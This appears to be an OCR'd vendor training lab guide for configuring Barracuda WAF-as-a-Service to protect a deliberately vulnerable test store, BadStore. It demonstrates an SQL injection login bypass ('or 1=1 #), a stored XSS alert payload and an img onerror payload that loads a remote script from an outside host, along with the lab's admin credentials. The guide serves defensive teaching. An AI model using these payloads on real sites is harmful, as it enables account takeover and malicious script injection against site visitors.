
WAF-as-a-Service Lab Guide

Version 5

Introduction

In this lab guide, you will learn to:


- Discover vulnerabilities on a vulnerable eCommerce test site
- Configure WAF-as-a-Service to secure the site based on several requirements
- **WAFaaS takes a few minutes to sync your changes so after making each change, wait a few minutes** until the configuration has synced to all the WAFaaS datacenters in your global region.



Your application is still being provisioned. This message will disappear when provisioning is complete.
records.

The Website

- Make sure you can browse to http://badstore<your student number>.cudathon.com
- This will be referred to throughout the rest of this lab as your Badstore Domain Name




Log in to Barracuda WAFaaS

- In your browser, go to https://waas.barracudanetworks.com/
- Log in with the student email and password provided

Add your Application to WAFaaS

Note: Documentation can be found here: https://campus.barracuda.com/product/WAAS/doc/77399164/getting-started/

- Click Add Application.
- On the Websites step, enter **Badstore** for the Application Name, and your Badstore Domain Name for the domain name, and click **Continue**.
- For the Protocol Screen, accept the defaults and click **Continue**




Select one or more protocol(s) and port(s) on which your new application will accept traffic.

Protocol ✓ HTTPS 443

✓ HTTP 80 ✓ Redirect HTTP traffic to HTTPS

- On the next screen, for the Backend Server (aka Origin Server), the WAFaaS service resolves the IP for your Badstore Domain Name. Change the protocol from HTTPS to the **HTTP** protocol, Select port **80,** Click **Test Connection,** and click **Continue**




Enter the public address where Barracuda will direct your website traffic.

Backend Server Protocol: HTTP

Backend Server: IP Address or Hostname 20.72.158.245 Port 80

The Backend Server was reached successfully and the supplied domains belong to the backend IP Address.

- On the Select Mode step, select **Block** and click **Add**.



Select the action to be taken for malicious traffic. You can change this setting at any time after the application is set up.

Malicious Traffic


Monitor

To minimize site downtime, it is recommended that traffic for existing sites be monitored for 7 days for false positives before blocking malicious traffic.

[✓ Block]

Use this option for new sites that are not experiencing traffic or existing sites where there is a clear understanding of how default security policies affect traffic

- On the next screen, it will tell you to change the DNS record, but we will not be doing that as part of this lab, so just note the domain name under “CHANGE CNAME TO”. This will be referred to throughout this lab as your WAFaaS CNAME. Click **Close**.




Visit your hosting provider’s dashboard to change your DNS records. Use a CNAME record type. If you currently have a different record type, you might need to remove it and add a CNAME record.

Not sure which hosting provider to use? Check the Registrar section here

Important: It may take 3-60 minutes to fully provision your application. To ensure access to your application is not interrupted, check the Endpoints page to confirm your application is provisioned before changing your DNS records.


DOMAIN	CURRENT RECORD	CHANGE CNAME TO
badstore1.eastus.azurecontain...	20.72.158.245	app260616.prod.cudawaas.com

NOTE: In a real deployment, you would make this CNAME change to your Website’s DNS record so that when people go to the original domain name of your website, they will be CNAMEd to your unique WAFaas domain name as shown in this diagram.


Internet
Customer
Customer Internet Link
Application Server(s)
DNS query: www.example.com
CNAME answer: app353482.prod.cudawaas.com
Customer now is CNAMEd to WAFaaS when they query the application domain name
Barracuda
WAF-as-a-Service
app353482.prod.cudawaas.com

Test your WAF-as-a-Service Application

- You will see your WAFaaS application is being provisioned



badstore1.eastus.azurecontainer.io

Endpoints

Barracuda WAF-as-a-Service accepts traffic for your application through Endpoints. One protected application might have multiple listeners. For example, one application might be served via both HTTP and HTTPS. Click Add Endpoint to define one or more Endpoints for each of your applications.


Deployment Location — Select the location closest to your application servers. Learn more — Automatic — EDIT

IP Ranges to Allow — Your backend server should only accept traffic from these IP ranges. Learn more — You recently created this application or changed its Deployment Location. IP ranges will be displayed when provisioning is complete

Your application is still being provisioned. This message will disappear when provisioning is complete. To ensure access to your application is not interrupted, wait until your application is provisioned before changing your DNS records.

DOMAIN	CNAME	PORT	STATUS	MORE
badstore1.eastus.azurecontainer.io (0 more)	app260616.prod.cudawaas.com	80	DNS Update Pending	⋮
badstore1.eastus.azurecontainer.io (0 more)	app260616.prod.cudawaas.com	443	DNS Update Pending	⋮

- Because we are not changing the DNS for our application for this lab, you will see “DNS Update Pending” and this is normal for this lab.
- Open your web browser and go to your WAFaaS CNAME that you noted above
- You will notice the site loads and is now protected with SSL, but you receive an SSL error because of the DNS name mismatch. This is normal, because we are not making the DNS changes in this lab, but in a real deployment the DNS names will match and there will not be an SSL error. Click “Proceed” in your web browser (Chrome example shown)



Your connection is not private

Attackers might be trying to steal your information from **app260616.prod.cudawaas.com** (for example, passwords, messages, or credit cards). Learn more

NET::ERR_CERT_AUTHORITY_INVALID


To get Chrome's highest level of security, turn on enhanced protection

This server could not prove that it is **app260616.prod.cudawaas.com**; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.

Proceed to app260616.prod.cudawaas.com (unsafe)

- Note that other than the SSL error, the site loads correctly through the WAFaaS full proxy.
- Note that the site is using 204-Bit SSL and once the domain name matches, it will automatically receive a certificate matching your domain name using Let’s Encrypt. *Note: In a real*

deployment, if needed you can upload your own certificate and private key by simply editing the HTTPS endpoint and pasting them in.



Not secure | app369157.prod.cudawaas.com/cgi-bin/badstore.cgi

BadStore.net

Welcome **{Unregistered User}** - Cart contains 0 iten

Shop Badstore.net

Home
What's New
Sign Our Guestbook
View Previous Orders
About Us
My Account
Login / Register

Suppliers Only

Supplier Login
Supplier Contract
Supplier Procedures

Reference

BadStore.net Manual v1.2

Welcome to Bac

Certificate


General | Details | Certification Path

Show: <All>

Field	Value
Version	V3
Serial number	00f6146cf519f580f0
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	protected.cudadps.com, -, Ba...
Valid from	Thursday, January 25, 2018 6...
Valid to	Thursday, June 10, 2055 6:58...
Subject	protected.cudadps.com, -, Ba

A Note on Default Security

Most of the OWASP Top 10 is enabled by default, for example SQL Injection and Cross-Site Scripting is enabled. This may be changed if necessary, site-wide or per-URL or per-Parameter.




Default Security

Check Protocol Limits:	[✓ Yes] No *Set to **Yes** to check size limit on various HTTP protocol elements like request length, header length etc. These checks prevent possible Buffer Overflow attacks. **Recommended**: Yes*
Cookie Security Mode:	Encrypted [✓ Signed] None *Encrypted makes all cookies un-readable by the client browser. Signed makes cookies visible but attaches a signature to prevent tampering. **Recommended**: Signed*
URL Protection:	[✓ Enable] Disable *Enables protection on a URL. These settings are ignored when **URL Profiles** are used for validating the incoming requests. **Recommended**: Yes*
Parameter Protection:	[✓ Yes] No *Enables protection on request parameters by enforcing limits on various sizes. **Recommended**: Enable*
SQL Injection Prevention:	[✓ Enable] Disable *SQL injection attack allows commands to be executed directly against the database, allowing disclosure and modification of data in the database. **Recommended**: Enable*
OS Command Injection Prevention:	[✓ Enable] Disable *OS commands can often be used to give attackers access to data and escalate privileges on servers. **Recommended**: Enable*
XSS Injection Prevention:	[✓ Enable] Disable *Cross-Site Scripting (XSS) takes advantage of a vulnerable Web site to attack clients who visit that Web site. **Recommended**: Enable*
Default Character Set:	UTF-8 *This affects how incoming requests are decoded before inspection. The Default Character Set is used when the charset cannot be determined by other means.*
Suppress Server Errors:	Yes [✓ No] *Enables the Barracuda Web Application Firewall to insert a default or custom response page in case of any error responses from the server. **Recommended**: Yes*

Finding a SQL Injection Vulnerability

Hackers may be able to easily bypass user logins

- In your web browser, go to your Badstore Domain Name
- You will see you are an Unregistered User as shown near the top of the web page.
- Click Login / Register, and enter ' or 1=1 # in the email address, then click Login.



BadStore.net

Welcome **{Unregistered User}** - Cart contains 0 items at $0.00 View Cart

Shop Badstore.net

Home
What's New
Sign Our Guestbook
View Previous Orders
About Us
My Account

Login to Your Account or Register for


Login to Your Account

Email Address: ' or 1=1 #

Password:

Login

- This SQL Injection will succeed, and you will see near the top of the web page that you are logged in as the “Test User” without knowing their real email address or password. This proves a simple SQL injection vulnerability exists on this website.



BadStore.net

Welcome **Test User** - Cart contains 0 items at $0.00 View Cart

Shop Badstore.net


Home
What's New
Sign Our Guestbook
View Previous Orders
About Us
My Account
Login / Register

Welcome to BadStore.net!

Blocking a SQL Injection Vulnerability

- Now we will try the same SQL Injection, but this time through the WAFaaS
- In your browser, go to your WAFaaS CNAME https://app####.prod.cudawaas.com
- Follow the same steps as before

- You should get a block page because the WAFaaS blocks the SQL injection attack, and this attack never makes it to the web server.



You have been blocked

You are unable to access this website


How can I resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page occurred and the event ID found at the bottom of the page.

178fbf8b3b0-e1efd43d

47.156.11.216

- Go to the Logs component, choose firewall logs, and you will see the log entry with the event ID and details of the SQL Injection attack as shown here



2021-04-22 16:44:43	DENIED	/cgi-bin/badstore.cgi	47.156.11.216	GET	SQL Injection in Parameter

Event Details

MARK AS FALSE POSITIVE

Date	2021-04-22 16:44:43	Endpoint	app544842.prod.cudawaas.com:80
ID	178fbf8b3b0-e1efd43d	URL	/cgi-bin/badstore.cgi
Severity	Alert	Method	GET
		Query String	action=search&searchquery=%27or+1%3D%271

Blocking Cross-Site Scripting (also known as XSS)

> *"People are complaining they are getting viruses and strange behavior when they go to our website. They are not going to shop with us if they cannot trust the reputation of our online store."*

Let's do a two XSS attacks against your WAFaaS CNAME to see how the WAF stops this attack. First we will do a simple XSS attack , then a slightly more advanced one. Both will be blocked.

- Go to your WAFaaS CNAME https://app####.prod.cudawaas.com

> *The comment field of the guestbook is vulnerable to XSS injection*

- Click on **Sign Guestbook**, put in your name and some email address, and leave this text below as the comment (you can copy and paste it, but you might have to fix up those single quotes due to copy and paste issues make sure they are just single quotes).

```
<script>alert('go to terriblestore.com for lower prices!');</script>
```

- This XSS attempt gets stopped at the WAFaaS, and is never even seen by the application.
- Let us do another XSS attack, this time slightly more advanced
- Click on Sign Guestbook and leave a comment as before, but this time put the following as the comment text. Use copy and paste just remember to fix up any quotes if needed.

```
<img src=1 onerror="s=document.createElement('script');s.src='//xss-
doc.appspot.com/static/evil.js';document.body.appendChild(s);"
```

- This will be blocked by the WAFaaS as before, and is never seen by the web server. As noted earlier, Cross-Site Scripting Defense is enabled by default on WAFaaS


Finding a Cross-Site Scripting vulnerability

Now we will go directly to our web server and repeat the same XSS attacks to verify the vulnerability exists. Because we are going directly to our web server, WAFaaS will not see the attacks and cannot block them, and the attacks will succeed.

- In your web browser, go to <your Badstore DNS name>
- Click on Sign Guestbook, and enter this for the comment, being careful to use single quotes as shown.

```
<script>alert('go to terriblestore.com for lower prices!');</script>
```

- You will see a pop-up with the "MalVertizing" for the attackers site, luring your customers away to the other site.



badstore19.cudathon.com says


go to terriblestore.com for lower prices!

- While simple, this type of stored XSS that can be thought of as an advertising fraud type attack
- Everyone who leaves a comment is going to see this popup. To prove this, in your web browser, hit the back button, then try leaving another comment. You will see the same Terriblestore advertising pop-up again, because of the stored XSS persisting in the comments

- Now to do a more advanced XSS attack.
- Go back in your browser, and Click on Sign Guestbook again
- Enter your name and email as before, but this time put the following as the comment text. Use copy and paste for this one, just remember to fix up any quotes as needed.

```
<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"
```

You should get a very eye-catching result demonstrating another type of attack.



> *Note: While not necessary, and this is not a step in this lab, if you are doing further testing and if you wish to clear out the comments for further testing, you can login as the admin user (admin/secret) go to /badstore.cgi?action=admin and reset the comments.*

Beyond the OWASP Top 10

